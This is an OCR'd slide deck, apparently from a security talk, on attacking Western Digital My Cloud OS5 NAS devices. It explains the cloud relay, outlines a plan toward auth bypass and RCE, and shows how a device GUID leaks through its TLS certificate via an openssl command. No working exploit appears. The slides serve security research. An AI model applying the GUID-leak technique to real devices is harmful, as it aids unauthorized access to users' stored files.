
OS 5 My Cloud

- Western Digital NAS cloud platform
 - <https://os5.mycloud.com/>
- Remote access to your files
- No public registration, you need a physical device




<https://t.me/learnmycloud>





WD Cloud Account

Account → Device (**GUID** - unique per install)



User

[https://prod-940b1d9bbad9901.wdckeystone.com/
6eff0470-804a-4d12-9e3d-88f090de36f0/sdk/v1/volumes](https://prod-940b1d9bbad9901.wdckeystone.com/6eff0470-804a-4d12-9e3d-88f090de36f0/sdk/v1/volumes)




GET
[https://prod.wdckeystone.com/
/GUID/sdk/v1/volumes](https://prod.wdckeystone.com/GUID/sdk/v1/volumes)



User

<https://prod.wdckeystone.com>





The Obvious Question



Attacker

GET
`https://prod.wdckeystone.com
/GUID/sdk/v1/volumes`

**OS5
My Cloud**


Trying to access random device without authentication - Blocked




Attacker

<https://t.me/learningnets>

**HTTP
403**



BUT!



https://10.100.233.112:44650


3.75.208.4:8443

ESTABLISHED 982/restsdk-serve

BUT!

**We received the request
on our device!**

`restSDK (port 4430)`



`10.100.233.112:44650`

`3.75.208.4:8443`

`ESTABLISHED 982/restsdk-serve`

The end device checked the auth and blocked it, not WD cloud!




Attacker

<https://t.me/learningnets>



HTTP 403



GUID

The end device checked the auth and blocked it, not WD cloud!




Attacker

<https://t.me/learningnets>




This is home
(NAT bypass?)

HTTP 403



GUID



Our Plan to Exploit All Devices

We “just” need to:

[?] Break 128 bit random GUID

[?] Find auth bypass

[?] Find RCE

Our Plan to Exploit All Devices

We “just” need to:


[?] **Break 128 bit random GUID**

[?] Find auth bypass

[?] Find RCE



Accessing Externally



Accessing From Home (LAN)




Watch
10Gb
movie

A dark grey rounded rectangle containing a white snail icon and the text "Watch 10Gb movie".



User




NAS


Accessing From Home (LAN) - Redirect



Watch
10Gb
movie




User




NAS

**much more
practical to access
directly via LAN**


But is it Really Our Device?




User



NAS



NAS



WD Device Certificate

- Each device has a unique certificate
- Signed by **Let's Encrypt**
- Used by the device's web server



Certificate Viewer: device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com

General Details

Issued To

Common Name (CN)	device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>

Issued By

Common Name (CN)	R3
Organization (O)	Let's Encrypt
Organizational Unit (OU)	<Not Part Of Certificate>

WAIT A MINUTE...





Certificate Viewer: device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com



**Our device
GUID**

General

Details

Issued To

Common Name (CN)	device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>

Issued By


Common Name (CN)	R3
Organization (O)	Let's Encrypt
Organizational Unit (OU)	<Not Part Of Certificate>

```
→ Downloads openssl s_client -showcerts -connect 169.254.142.221:8543 | op
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = R3
verify return:1
depth=0 CN = device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
```



Attacker

Leak GUID
via HTTPS



NAS

Leaking GUIDs via LAN is not Enough

- Parsing the HTTPs certificate gives us the GUID
- But we need local network access..
- How can we go big?



